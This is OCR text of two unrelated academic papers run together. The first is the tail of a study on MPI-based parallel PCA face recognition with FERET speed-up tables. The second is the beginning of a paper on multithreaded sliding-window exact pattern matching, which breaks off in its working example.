  The proposed approach is handled this by splitting the training database and distributing a subset to each node. Every single node, including the master node, uses PCA algorithm to train on its allocated subset and stores the resulting face space locally. During testing, copies of the target image is sent to every node for recognition and each local match is sent back to the master node. The Master concatenates the results with its own and sorts the result and appears the final match based on the smallest Euclidean distance.
- When the training database is somehow fixed, or rarely updated and the training steps are done once or infrequently. Moreover, if the system is receiving a streamed video, there will be a large number of frames, and in each frame there could be several faces to identify, like in airport surveillance systems. Hence, there are a lot of testing images fed into the recognition system.
  Every processing node has a complete copy of the database. This way, each node performs the training phase once and stores the results in its local memory. When the master receives a stream of testing images, they are distributed to the slaves. Each slave runs the PCA algorithm for recognition and retrieves the closest match from the face space which will be the final result for that input image. Finally, the master node collects and displays the results.

V. Experimental Results

The two proposed approaches are evaluated by applying them to different database sizes and measuring the speed-up. The main metric for evaluation is the execution time in each approach separately.

We deploy the proposed architectures on a cluster hosted on the Faculty of Computer and Information Sciences, Ain Shams University, Egypt. The cluster has two blade chassis; each has six blade servers. Each blade server has two Quad-Core Intel®Xeon®CPU E5520 @ 2.27GHz with 24GB RAM. All twelve servers are connected together on an infinite band network. Moreover, VMware ESXi is installed directly on each server. Consequently, the Vsphere client is used to post jobs on these servers. Five servers are used in the presented experiments and the Facial Recognition Technology (FERET) database is used in training and testing [20] [21]. All images are colored, of the same size; 512 x 768 pixels, and stored as 32-bit floating point number in PPM form. We use around 1.5 GB worth of images in the experiments. The 1000 images are used in the first approach but only 500 for training in the second approach because loading time consumes a lot of time and our focus is recognition time.

We adopt a central database approach to enable easy modification in one location. The training and testing images reside on the server, and each slave loads these images via an infinite band network. Thus, the communication overhead does not have a high impact on the performance of the overall system because of the network speed. In the experiments each slave can access the images and stores the training results as an XML file in its local storage. These XML files are used in the recognition steps.

A. Distribute Training Database and Duplicate Test Image

The experiments are carried out using one master node and four slaves with five different database sizes. In the training phase, the master divides the training database equally over the slaves and itself. In addition, it creates text files containing the indices of the images associated with each slave, depending




Fig. 2. Sequence diagram to recognize 1 test image vs 1000 images in training DB




Fig. 3. Sequence diagram to recognize stream of testing images in training DB




Fig. 4. The execution time for training different sizes of face DB

on the training set size, and the number of slaves. Each slave accesses its assigned text file and loads the associated images into its local storage. Training is done locally for each machine and all (P-1) eigenvectors are considered ignoring the zero eigenvector. The training results are stored as XML files on local storage. A sequence diagram shows this architecture in Fig.2 For each experiment, the training database is increased from 200, 400, 600, 800 to 1000 images. As a result, the XML file size of the training results is 1364024 , 2728934, 4095359, 5463706, and 6828681 KB, respectively. Consequently, storing and loading time of these XML files consume a lot of time. In addition, they need workaround to deal with that time which is out of scope now. The training results are shown in the Table I. The training time includes the time of calculating PCA eigenfaces and projecting all training faces into the eigenspace. In case of 200 training images, the sequential time is 303.766 seconds, and decreases significantly when the training database is distributed over 2, 3, 4 and 5 nodes respectively, as shown in Fig.4.

The maximum speed-up scored is 25X when the training database is distributed on five servers, achieving superlinear speed-up. The supperlinear speed-up is achieved because the large size of the XML does not fit in cache for sequential processing.

In the recognition phase, the master node sends copies of the testing image to the four slaves. Each slave tries to recognize the testing image against its local training set and sends the result back to the master. The master node selects the image having the least Euclidian distance among these results as shown in Fig. 2. The recognition time increases from 0.609 to 3.172 seconds when the training database size is increased from 200 to 1000 images in the sequential algorithm as shown in Table II. However, after distributing the databases on different numbers of servers, the recognition time decrease and the speed-up increases linearly to 5X when using five servers as shown in Fig. 5. The experimental results show that proposed architecture achieves accelerating ratio 5.208 instead of 4.133 in [13].

Table I. THE EXECUTION TIME FOR TRAINING OF DIFFERENT TRAINING DATASET SIZE AND TESTED BY 1 IMAGE

DB Imgs	1 Server	2 Servers	3 Servers	4 Servers	5 Servers
200	303.766	75.703	33.968	18.891	12.14
400	1216.172	303.328	136.063	75.75	48.719
600	2749.71	683.672	303.718	170.75	109.203
800	4887.65	1216.313	541.751	303.39	194.047
1000	7713.812	1901.389	847.235	474.312	303.5

Table II. THE EXECUTION TIME FOR RECOGNITION STEP OF DIFFERENT TRAINING DATASET SIZE AND TESTED BY 1 IMAGE

DB Imgs	1 Server	2 Servers	3 Servers	4 Servers	5 Servers
200	0.609	0.313	0.204	0.156	0.125
400	1.203	0.61	0.407	0.297	0.234
600	1.828	0.921	0.594	0.453	0.359
800	2.734	1.203	0.812	0.594	0.485
1000	3.172	1.531	1.015	0.766	0.609

B. Duplicate Training Database and Distributed test Image

The training database is fixed and the training phase is done once at the master node. Therefore, the training time is ignored. In addition, copies of the resulting XML file are distributed to the four slaves as shown in Fig.3.

In the recognition phase, a number of test images are captured from video camera attached to the master node node which distributes them to the slaves in a manner similar to the one used in the previous section. As mentioned earlier, there is no communication overhead in the proposed architecture.

The recognition time decreases significantly when the test images are distributed over an increasing number of slaves. As shown in the Table III, in case of 500 test images when searching in training database have 500 images , the sequentially required 757.172 seconds and recognition time dropped to 151.313 seconds on five machines. The presented distributed approach is 5X faster than the sequential algorithm and the linear speed-up is reached as shown in Fig. 6.




Fig. 5. The execution time for recognition one test image vs different sizes of face DB

Table III. THE EXECUTION TIME FOR RECOGNITION STEP OF 500 IMAGES IN TRAINING DATABASE AND DIFFERENT NUMBER OF TESTED IMAGES

No.Testing Imgs	1 Server	2 Servers	3 Servers	4 Servers	5 Servers
100	151.875	75.954	51.578	37.969	30.282
200	302.547	151.891	101.36	75.64	60.562
300	455.172	227	151.297	113.469	90.781
400	605.297	302.578	202.766	151.282	121.032
500	757.172	378.203	252.765	189.125	151.313




Fig. 6. The execution time For recognition step of 500 image in training database and different number of tested images

VI. CONCLUSION AND FUTURE WORK

In this paper, two MPI-based approaches are proposed to handle different scenarios in face recognition systems. Distributing the training set and duplicating the test image is most likely the best solution when the stored training images are updated regularly and there is only input test at a time. On the other hand, having a large number of test faces or processing a video stream for recognition, is best handled by centralizing the training set and distributing the test images. The proposed systems improve execution time up to 25X in training and 5X in recognition phase, reaching superlinear and linear speed-up. Experiments considered all P-1 eigenvectors in the PCA algorithm. However, taking a fewer number of eigenvectors is expected to improve the expected execution time even further.

Future work includes studying the nonlinear methods for feature extraction and enhancing their performance. We will try to design robust algorithms for face recognition with occlusions in unconstrained environment. In addition, using the benefits of shared memory architecture and parallel distributed memory architecture to get better performance.

REFERENCES

[1] C. Liu, “Gabor-based kernel PCA with fractional power polynomial models for face recognition,” *IEEE transactions on pattern analysis and machine intelligence*, vol. 26, no. 5, pp. 572–581, 2004.

[2] C. Ordonez, N. Mohanam, and C. Garcia-Alvarado, “PCA for large data sets with parallel data summarization,” *Distributed and Parallel Databases*, vol. 32, no. 3, pp. 377–403, 2014.

[3] R. Gross, I. Matthews, and S. Baker, “Appearance-based face recognition and light-fields,” *IEEE Transactions on Pattern Analysis and Machine Intelligence*, vol. 26, no. 4, pp. 449–465, 2004.

[4] J. Yang, D. Zhang, A. F. Frangi, and J.-y. Yang, “Two-dimensional PCA: a new approach to appearance-based face representation and recognition,” *IEEE transactions on pattern analysis and machine intelligence*, vol. 26, no. 1, pp. 131–137, 2004.

[5] L. Xianwei and Z. Haiyang, “A survey of face recognition methods,” *Proceedings of the 2nd International Conference on Computer Science and Electronics Engineering (ICCSEE 2013)*, 2013.

[6] M.-H. Yang, “Kernel eigenfaces vs. kernel fisherfaces: Face recognition using kernel methods.” *Fgr*, vol. 2, 2002.

[7] G. Girish, “A comparative study on face recognition using MBLBP and PCA,” Ph.D. dissertation, VISVESVARAYA TECHNOLOGICAL UNIVERSITY, 2014.

[8] N. Goyal and H. Dev, “A comparative study of face recognition techniques: Asurvey.” *International Journal of Advanced Research in Computer Science*, vol. 5, no. 8, 2014.

[9] K. Rujirakul, C. So-In, and B. Arnonkijpanich, "PEM-PCA: A parallel expectation-maximization PCA face recognition architecture," *The Scientific World Journal*, vol. 2014, no. 4, pp. 47–58, 2014.

[10] J. Liu, S. Chen, and Z.-H. Zhou, "Progressive principal component analysis," *International Symposium on Neural Networks*, pp. 768–773, 2004.

[11] K. Meng, G.-D. Su, C.-C. Li, B. Fu, and J. Zhou, "A high performance face recognition system based on a huge face database," *International Conference on Machine Learning and Cybernetics*, vol. 8, pp. 5159–5164, 2005.

[12] C. Li, G. Su, K. Meng, and J. Zhou, "Technology evaluations on the TH-FACE recognition system," *International Conference on Biometrics*, pp. 589–597, 2006.

[13] J. Chunhong, S. Guangda, and L. Xiaodong, "A distributed parallel system for face recognition," *Parallel and Distributed Computing, Applications and Technologies, 2003. PDCAT'2003. Proceedings of the Fourth International Conference*, pp. 797–800, 2003.

[14] G. Dashore and D. V. C. Raj, "An efficient method for face recognition using principal component analysis (PCA)," *International Journal of Advanced Technology & Engineering Research (IJATER)*, vol. 2, no. 2, 2012.

[15] N. H. Tuan and T. T. N. Huong, "Distance metrics for face recognition by 2d PCA," *PROCEEDING of Publishing House for Science and Technology*, 2016.

[16] M. L. Toure and Z. Beiji, "Intelligent sensor for image control point of eigenface for face recognition," *Signal Processing Systems (ICSPS), 2010 2nd International Conference*, vol. 2, pp. V2–769, 2010.

[17] I. Foster and N. T. Karonis, "A grid-enabled MPI: Message passing in heterogeneous distributed computing systems," *Proceedings of the 1998 ACM/IEEE conference on Supercomputing*, pp. 1–11, 1998.

[18] W. Gropp, E. Lusk, N. Doss, and A. Skjellum, "A high-performance, portable implementation of the MPI message passing interface standard," *Parallel computing*, vol. 22, no. 6, pp. 789–828, 1996.

[19] "MPICH2: A new start for MPI implementations."

[20] P. J. Phillips, S. Z. Der, P. J. Rauss, and O. Z. Der, *FERET (face recognition technology) recognition algorithm development and test results*. Army Research Laboratory Adelphi, MD, 1996.

[21] P. J. Phillips, H. Moon, S. A. Rizvi, and P. J. Rauss, "The FERET evaluation methodology for face-recognition algorithms," *IEEE Transactions on pattern analysis and machine intelligence*, vol. 22, no. 10, pp. 1090–1104, 2000.

Multithreaded Sliding Window Approach to Improve Exact Pattern Matching Algorithms

Ala'a Al-shdaifat
Computer Information System Department
The University of Jordan
Amman, Jordan

Mohammad Abushariah
Computer Information System Department
The University of Jordan
Amman, Jordan

Bassam Hammo
Computer Information System Department
The University of Jordan
Amman, Jordan

Esra'a Alshdaifat
Computer Information System Department
The Hashemite University
Zarqa,Jordan

***Abstract*—In this paper an efficient pattern matching approach, based on a multithreading sliding window technique, is proposed to improve the efficiency of the common sequential exact pattern matching algorithms including: (i) Brute Force, (ii) Knuth-Morris-Pratt and (iii) Boyer-Moore. The idea is to divide the text under-search into blocks, each block is allocated one or two threads running concurrently. Reported experimental results indicated that the proposed approach improves the performance of the well-known pattern matching algorithms, in terms of search time, especially when the searched patterns are located at the middle or at the end of the text.**

***Keywords*—pattern matching; multithreading; sliding window; Brute Force; Knuth-Morris-Pratt; Boyer-Moore**

I. Introduction

In the world of Internet and the increasing availability of huge data, text remains the main form to exchange knowledge. Searching text for a "string matching", also referred to as "pattern matching" , is an active research area with respect to text processing domain. Pattern matching algorithms are the basic components used in the implementation of practical software applications existing under most operating systems. This area of research is expected to grow widely due to the increasing demand of speed associated with many applications related to pattern matching [1]. Examples of pattern matching applications include: text editors, database queries, computational molecular biology, network intrusion detection system, information retrieval, natural language processing, web search engines, language syntax checker, digital libraries, two dimensional mesh, ms word spell checker and many other applications [2]. The quantity of available data in these fields increases enormously. This is the reason why algorithms should be efficient even if the speed and capacity of storage of computers increase regularly. Pattern matching consists of finding one, or more generally, all the occurrences of a pattern in a text. More formally, the input to the pattern matching problem are: (i) the pattern P and (ii) the text T. The pattern is denoted by P = T [0 ... m-1], where m is the length of the pattern. The text is denoted by T = T [0 ... n-1], where n is the length of the text. Both strings are built over a finite set of characters called an alphabet and denoted by $\sum$ [3]. Many sequential algorithms exist for pattern matching and are widely used in practice. The most well-known ones are :

1) Brute-force exact pattern matching algorithm.
2) Knuth-Morris-Pratt (KMP) exact pattern matching algorithm.
3) Boyer-Moore exact pattern matching algorithm.

The sliding window mechanism [4] is always utilised to implement the previous sequential pattern matching algorithms. Where the text is scaned with the help of a window whose size is generally equal to m (the same as pattern size). The search process starts with aligning the left ends of the window and the text and then compare the characters of the window with the characters of the pattern p. After a complete match of the pattern or after a mismatch is reported the window will be shifted to the right. The process is repeated again until the right end of the window goes beyond the right end of the text. The main issue associated with sequential exact pattern matching algorithms is the efficiency. More specifically, as the text size increases the efficiency tends to degrade. The work presented in this paper utilises multithreading programming technique to execute the pattern matching process simultaneously in a timesharing manner. The text is divided into text blocks and assigned to threads. More specifically, each block is assigned to: (i) forward thread and (ii) backward thread. The forward thread runs in a forward direction starting from the top of the block "top-down". While backward thread starts the search process from the bottom of the block "bottom-up". Each thread scans and searches the text at different places as the string may occur anywhere within the text. The conjecture advantage is to improve the performance of the search process.

The rest of this paper is organised as follows. Section II gives a review of related work on pattern matching algorithms along with some background on sliding window technique and multithreading motivation. Section III describes the proposed multithreaded sliding window technique for pattern matching algorithms. Section IV presents an evaluation of the proposed approach as applied to a range of different data collections. Section V summarises the work and indicates some future research directions.

II. Literature Review

This section provides a review of sequential pattern matching algorithms, sliding window mechanism and multithreading. The section is organised as follows: Section II-A presents Brute-Force exact pattern matching algorithm, Section II-B provides an overview of Knuth-Morris-Pratt exact pattern matching algorithm, While II-C presents Boyer-Moore exact pattern matching algorithm. An overview of sliding window mechanism is presented in Section II-D. Section II-E provides an overview of the related work on multithreading programming technique as a solution to the efficiency problem associated with sequential pattern matching algorithms.

A. Brute-Force Exact Pattern Matching Algorithm

This section presents an overview of Brute-Force (BF) exact pattern matching algorithm. The BF algorithm is a naive algorithm that compares each character in the pattern with its corresponding character in the input text. In a case of a complete match or a mismatch of the pattern it shifts one position to the right [1]. It is worth to note that the BF algorithm has no preprocessing phase; it has only a searching phase. During the searching phase, each position in the text T is checked to see if the pattern P starts in that position. With respect to the time complexity of the searching phase, in the worst case, the time complexity is O(mn) where m is the pattern length and n is the text length [5].

B. Knuth-Morris-Pratt (KMP) Exact Pattern Matching Algorithm

In this section an overview of Knuth-Morris-Pratt (KMP) is provided. KMP algorithm was proposed by Knuth, Morris and Pratt in 1977 [6] to improve and speed up the algorithm that proposed earlier by Morris and Pratt [7]. The KMP algorithm performs a character comparison from left to right of the pattern and it avoids comparisons with the input text that has previously been involved in comparison with some element of the input pattern. This is done by using information of the previous character that has already been tested in order to decide the next sliding position. Unlike the BF algorithm, the KMP algorithm has preprocessing phase, in addition to the searching phase. Within the preprocessing phase the pattern is preprocessed to find matches of prefixes of the pattern with the pattern itself. The information obtained from the preprocessing phase is used to avoid naive BF useless shifts of the pattern, so backtracking on the string never occurs. More specifically, KMP algorithm consists of the following two functions:

1) Prefix Function. This function is used to compute the number of shifts that the pattern can be moved to avoid wasteful comparisons.
2) KMP Matcher This function takes the text, the pattern and the prefix function as inputs. The target is to find the occurrence of the searched pattern within the text.

The time complexity of the preprocessing and searching phases are Θ(m) and Θ(n) respectively, where m is pattern length and n is the text length [3].

C. Boyer-Moore Pattern Matching Algorithm

This section presents Boyer-Moore pattern matching algorithm. Boyer-Moore algorithm searches from left to right and performs character comparisons within its sliding window from right to left. The BM algorithm performs preprocessing on the pattern by using two heuristics: (i) bad-character shift and (ii) good-suffix shift. In bad-character heuristic, the input pattern is shifted to align the mismatched character with the rightmost position, where the mismatched character is placed in the input pattern. In the good-suffix, the mismatch occurs in the middle of the search string. Therefore the input pattern is shifted to the next occurrence of the suffix in the string [8]. The time and space complexity of the preprocessing phase is O(m+$|\sum|$). While the running time of the searching phase is O(nm + $|\sum|$) in the worst case. Note that m is the pattern length and n is the text length [1].

D. Sliding Window Mechanism

In this section an overview of sliding window mechanism is presented. Most pattern matching algorithms scan the text with the help of a window, whose size is generally equal to the pattern size. This mechanism is referred to as "sliding window" mechanism [4]. The general procedure is as follows. At the beginning of the search, the left end of the window is aligned with the left end of the text. Then the occurrence of the pattern is checked, this process is referred to as an "attempt". The check is generally carried out by comparing the characters of the window with the characters of the pattern [9]. After finding a match of the pattern, or after a mismatch is detected, the window is shifted to the right by a finite number of positions according to the shift strategy. The same process is repeated again until the right end of the window goes beyond the right end of the text. Recently some researchers suggested the use of multiple windows to scan the text simultaneously, in order to improve the efficiency of the search process [10], [11], [12].

E. Threads and Multithreading

This section presents an overview of: (i) threads and multithreading and (ii) utilising multithreading techniques to reduce the computation time of pattern matching approaches. With respect to threads and multithreading, the thread is the basic unit of execution [13]. In single threaded applications, all operations are executed sequentially by a single thread. More specifically, an operation must complete before the other operations can begin, also there is only one thread running at a time [14]. While in multithreading applications, multiple threads run simultaneously in a timesharing manner [15]. This allows many parts of the same program to run concurrently on a single processor system [14]. Java makes concurrency available to application programs running on a Java machine. Java programs can have multiple threads of execution, where each thread is responsible for a portion of the program that may execute concurrently with other threads while sharing with them application resources such as memory [14]. Every Java thread has a priority which helps the operating system to determine the order in which threads are scheduled. A thread with a higher priority is allocated a processor time before a lower priority one [14]. Recently, multithreading techniques have been utilised to decrease the computation time of pattern matching approaches [16], [17]. Kofahi and

Abusalama [16] suggested a framework that uses data distribution and multithreading techniques for string matching. The main idea is based on applying a multithreading technique which concurrently searches the text at different positions. The framework combines two techniques of concurrency: (i) a multithread technique that searches the target text simultaneously in a time sharing manner, in which each thread starts searching the target text at different positions, and (ii) a technique that distributes the search load among multiple servers and implements the multithreading approach on small sub text. A novel multithreaded string matching approach was proposed by Nirmala and Rajagopalan for exact occurrences of string in DNA sequences [17]. In this approach, the DNA sequence is divided into parts depending on string size, and then multiple search threads search the string simultaneously in a timesharing manner. The proposed technique depends on the pre-processing phase, which retrieves the index. Rasool et al. [18] also utilised multithreading techniques to improve the CPU utilization and increase the time efficiency for a hybrid string matching algorithm that combines Knuth-Morris-Pratt (KMP) and Boyer-Moore. The work presented in this paper utilises multithreading techniques to execute the pattern matching process simultaneously in a timesharing manner. The main idea is to split the text into text blocks with associated threads running on the blocks. Each thread scans and searches the text in different places as the string may occur anywhere within the text.

III. The Proposed Efficient Pattern Matching Approach

In this section the suggested Efficient Pattern Matching (EPM) approach is described. As noted in the introduction to this paper the proposed approach adopts: (i) sliding window mechanism and (ii) multithreading techniques. The intuition behind using multithreading techniques is that it could improve the efficiency of the common sequential exact pattern matching algorithms. The EPM approach is applied to three well-known pattern matching algorithms namely: (i) BF, (ii) KMP and (iii) BM. The rest of this section is organized as follows: Section III-A presents the proposed Efficient Pattern Matching Approach, while Section III-B provides a complete working example explaining how it works.

A. *Efficient Pattern Matching (EPM) Approach*

In this section the Efficient Pattern Matching (EPM) approach is described. As noted above the EPM utilises multithreading techniques to improve the efficiency of the pattern matching algorithms. The main idea is to divide the text document into blocks and assign the blocks to threads to run concurrently. Figure 1 illustrates the process. The text is divided into w blocks, and each block is allocated a "forward" thread that runs in a forward direction starting from the top of the block. In Figure 1 each block is assigned to one forward thread. In the work presented in this paper assigning a block to two independent threads is also considered. More specifically, each block is assigned to: (i) forward thread and (ii) backward thread. Figure 2 illustrates assigning each block to a forward and backward thread. Recall that forward thread runs in a forward direction starting from the top of the block "top-down". While backward thread starts the search process from the bottom of the block "bottom-up".




Fig. 1: A text divided into w blocks,each block is assigned to onel forward thread




Fig. 2: A text divided into w blocks, each block is assigned to two threads: (i) a forward thread and (ii) a backward thread

It is interesting to note here that the size of each block specified according to the total number of words in the text as follows:

1) If the number of words in the text is even:
   Block size = n/w.
   Where n is the number of words in the text and w is the number of blocks.
2) If the number of words in the text is odd:
   Block size= n/w.
   The last block size = block size + the reminder of the division.
   Again, n is the number of words in the text and w is the number of blocks.

Algorithm Efficient Pattern Matching approach presents the proposed EPM procedure. The input to the algorithm is the text under search $text$ and the number of desired blocks $NumOfBlocks$. The process commences by dividing the text into blocks according to $NumOf\ Blocks$ and number of words in $text$ as explained earlier (line 10). Then calculate and allocate the required number of threads, note here that two threads (forward and backward) will be allocated for each block (line 11). After that we loop through the blocks (line 12) and on each iteration: (i) assign block i to a forward thread FT (line 13), (ii) assign block i to a backward thread BT (line 14), (iii) start search process at block i, using the specified pattern matching algorithm, with respect to FT (line 15), and (iv) start search process at block i, using the specified pattern matching algorithm, with respect to BT (line 16). The output of the EPM procedure will be the occurrences of the searched pattern in the text associated with the time consumed to find them using the forward and backward threads.

```
Efficient Pattern Matching approach

INPUT
$text$ The text under search
$NumOfBlocks$ The number of desired blocks

OUTPUT
The occurrences of the searched pattern in the text associated with the time consumed to find them using the forward and backward threads

$block$ A segment of text
$FT$ Thread starts searching from the top of the block
$BT$ Thread starts searching from the bottom of the block

START PROCEDURE $EfficientPatternMatchingl(text, NumOfBlocks)$
Divide text into Blocks
Allocate (2* NumOfBlocks) threads (two threads for each block)
for $i = 0$ to $i = NumOfBlocks$ do
    Assign block $i$ to $FT$
    Assign block $i$ to $BT$
    Start search process at block $i$, using the specified pattern matching algorithm, with respect to $FT$
    Start search process at block $i$, using the specified pattern matching algorithm, with respect to $BT$
end for
END PROCEDURE $EfficientPatternMatching(text, NumOfBlocks)$
```

B. working example

Section III-A above explained the proposed EPM approach. This section presents a complete example to clarify how the proposed EPM approach works. Figure 3 presents an example of the searching process using EPM approach. In this example, the text size = 275 words and the target pattern is "compression". The text is divided into three blocks (w = 3). The sizes of the first and second blocks were 92 words, while the third block has 91 words. From the figure we can observe that the target pattern has three occurrences and each occurrence is located at different position. The first occurrence is located at the begging of the text (the first word). The second occurrence is located in the middle of the text (the number of words after it almost equal to the number of the words before it). The last occurrence is located at the end of the text (the last word). Each block is assigned to two threads: (i) a forward thread (FT) and (ii) a backward thread (BT). Forward and backward threads are used to search the pattern concurrently in a timesharing manner from different positions. In detail, the FT scans the text from the top to the bottom of the block. While the BT scans the text from the bottom to the top of the block to speed up the process of finding the required pattern. It is interesting to note that each thread uses a sliding window of size 11 characters, which is equal to the pattern size (compression). With respect to the number of shifts needed to move each sliding window, it depends on the utilised pattern matching algorithm (KMP, FB, and BM). During the searching process, the following will occur:

1) In the first block, $FT1$ will find the pattern before $BT1$.
2) In the second block, the pattern will be found by the fastest between $FT2$ and $BT2$.
3) In the third block, the pattern will be found first by $BT3$.

In the context of evaluation, the execution time, for all threads, was recorded and the minimum time for each pattern occurrence was taken.

